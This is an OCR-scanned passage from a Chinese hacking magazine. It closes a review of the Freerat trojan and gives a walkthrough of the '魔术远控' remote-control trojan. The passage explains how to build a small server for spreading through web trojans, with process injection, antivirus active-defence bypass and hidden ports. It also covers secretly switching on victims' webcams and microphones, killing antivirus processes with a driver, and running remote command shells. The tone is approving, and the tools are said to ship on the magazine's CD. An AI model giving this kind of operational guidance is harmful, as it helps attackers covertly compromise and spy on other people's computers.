通过“控制屏幕”选项的设置还可以对远程桌面进行控制，由于屏幕扫描的速度非常快，因此控制操作起来也非常流畅。选择“跟踪远程鼠标”选项就可以跟踪服务端鼠标运行的轨迹了。另外，点击“发送命令”按钮后可以从弹出的菜单看到，木马的屏幕控制功能采用了两种算法，分别是“隔行扫描算法”和“差异比较算法”，用户可以根据自己的需要进行选择。除此之外，还可以选择其它的控制命令来进行操作。

8、视频监视

如果远程服务端连接有USB摄像头，那么可以通过“视频”功能来获取图像，点击“视频”按钮后在打开的窗口中会自动检测对方系统中是否安装有USB摄像头，如果对方确实安装有USB摄像头，那么木马就可以强行打开摄像头对其进行监控。另外，点击打开“语音监听”命令后，木马也会立即打开麦克风进行监听。可惜的是，监听到的音频信息并没有进行保存。如果选择了“发送本地语音到远程”选项的话，就可以利用麦克风直接对远程用户进行讲话，如图10。




图10

三、小结

通过使用我们可以明显的感觉到，Freerat同时借鉴了红狼远控和灰鸽子木马的优点，比如在软件功能的布局上，就和灰鸽子木马的布局非常相似，而在软件功能的实现方面，就更多的倾向了红狼远控。虽然Freerat木马主要是通过借鉴来完成的，但是本人认为能够很好的把这些功能整合到一起，也是一件非常值得肯定的事了。

(本文所涉及到的Freerat已收录到光盘中)

文章难易度：★★★
文章阅读点：对魔术远控的说明及使用介绍

送给叉子的魔术远程控制软件

痛并快乐着

要说今年春节晚会中最好的节目，我想台湾魔术师的精彩表演应该算是首屈一指了，当然对于我等普通人来讲，要想学到这么震撼的魔术表演比较困难，但是我们却可以在网络中轻松的实现，最近我就在网络中发现了一款名为“魔术远控”的木马程序，通过它我们就可以非常方便的在远程系统中变“魔术”了。

一、服务端程序的配置

老规矩，还是先来配置一个服务端程序，点击“系统设置”菜单中的“生成客户端”命令，在弹出的窗口中就可以进行服务端程序的配置了，由于魔术远控同样采用的是反向连接方式，所以无需知道服务端地址即可对目标主机进行远程控制，该木马支持IP 地址、域名解析等多种自动上线方式。同时服务端程序采用了服务自启动运行和进程注入两种启动方式，运行的过程中可以做到彻底的无进程工作。另外用户还可以定义文件释放名称、启动服务名称等信息，同时通过“过主动防御”和“隐藏端口”选项，还可以让服务端程序自动的突破杀毒软件的主动防御，同样还可以隐藏端口避免被用户必现。设置完成后，点击“生成”按钮就可以创建服务端程序了。由于服务端程序是由 C++ 语言纯SDK 打造的，所以生成的服务端体积只有12K 大小，非常适合利用网页木马的方式来传播，如图1。





图1

二、远程操作魔术远控

魔术远控是国内唯一一款完美支持 VISTA 操作系统的远程管理软件，因此对于使用 VISTA 系统的用户，就可以在本地系统中直接运行服务端程序了。运行魔术远控的客户端程序后，可以看到软件界面非常的简洁大方，如图2。由于它采用了非独占窗口的模式，所以我们在控制一台系统的文件下载时，还可以同时对另外一台电脑进行各种操作而互不影响。


图2

1、上传插件

现在可以看到服务端程序已经成功上线了，从上线列表中也可以看到远程计算机的基本信息。我们选择列表中的上线主机，点击工具栏上的功能按钮，就可以对远程计算机进行控制了。但是在进行操作前还有一个非常重要的步骤，那就是点击“批量操作”中的“插件管理”命令，在弹出的窗口中选择需要使用的功能插件，接着选择这些功能插件上传的方式和途径，只有在成功的进行了功能插件的上传以后才能进行操作，如图3。这样做一方面是使程序能够自由选择一些不必要的功能，还能减小服务端的体积，另一方面如果软件将来升级新功能插件，只需要向旧的服务端安装插件即可，并不需要重新安装运行一次服务端。

2、文件管理

文件管理主要用于对远程计算机的文件进行管理，点击工具栏中的“文件管理”按钮后即可操作。魔术远控的文件管理功能界面模仿了“我的电脑”的操作界面，用户通过在路径栏中输入路径，然后点击“跳转”按钮就可以进入到该目录了，当然也可以通过鼠标进行选择进入。进入后就会发现，文件管理功能不但可以显示出正常的文件夹，还可以显示出被隐藏的文件夹内容，如图4。进入到需要管理的文件夹中后，通过鼠标右键和工具栏中的控制命令，就可以对指定的文件进行管理了。管理的命令包括复制、剪切、运行、下载等，而在文件进行传输的时候还支持断点续传。





图3


图4

3、屏幕监控

通过“屏幕监控”命令可以对远程桌面进行监控查看和远程控制操作，当我们打开该命令窗口后，程序就会自动的进行远程桌面的监控，如图5。




图5

如果你觉得监控的画面不清晰的话，那么可以在“监视”菜单中设置桌面的监控颜色。经过测试后发现，魔术远控中的桌面监控功能在监控的流畅性方面做得非常不错。另外点击“监控”菜单中的命令，监控桌面中的鼠标就会变成一个圆圈，这时通过这个圆圈就可以对远程桌面进行控制了。由于数据传输的过程非常快，所以感觉不到任何的操作延迟，就好像是在自己的桌面上进行控制操作一样。

4、进程管理

魔术远控的进程管理命令用于管理远程系统中的各种进程信息，当我们点击打开这个命令窗口后，就可以看到包括系统进程、软件进程等在内的所有进程信息了，另外还包括了隐藏的进程信息等。利用“刷新列表”按钮我们就可以及时的获取最新的进程信息，如图6。通过“详细信息”按钮可以了解到指定进程中的模块以及其它的信息情况，以便我们能更加方便的了解这个进程。另外，通过“结束进程”和“驱动杀进程”按钮，可以非常方便的结束指定的进程信息。对于普通的进程信息，使用“结束进程”按钮即可。对于像杀毒软件这些有保护措施的进程，就需要使用“驱动杀进程”命令才可以结束了。




图6

5、CMDShell

CMDShell也就是我们常见的终端命令，木马客户端程序通过调用远程系统的命令提示符功能来执行操作用户输入的相关控制命令。同样首先点击CMDShell命令窗口，在弹出窗口的输入框中输入要执行的终端命令和操作命令，当命令执行完成后，就可以将执行的结果反馈回窗口里了，如图7。

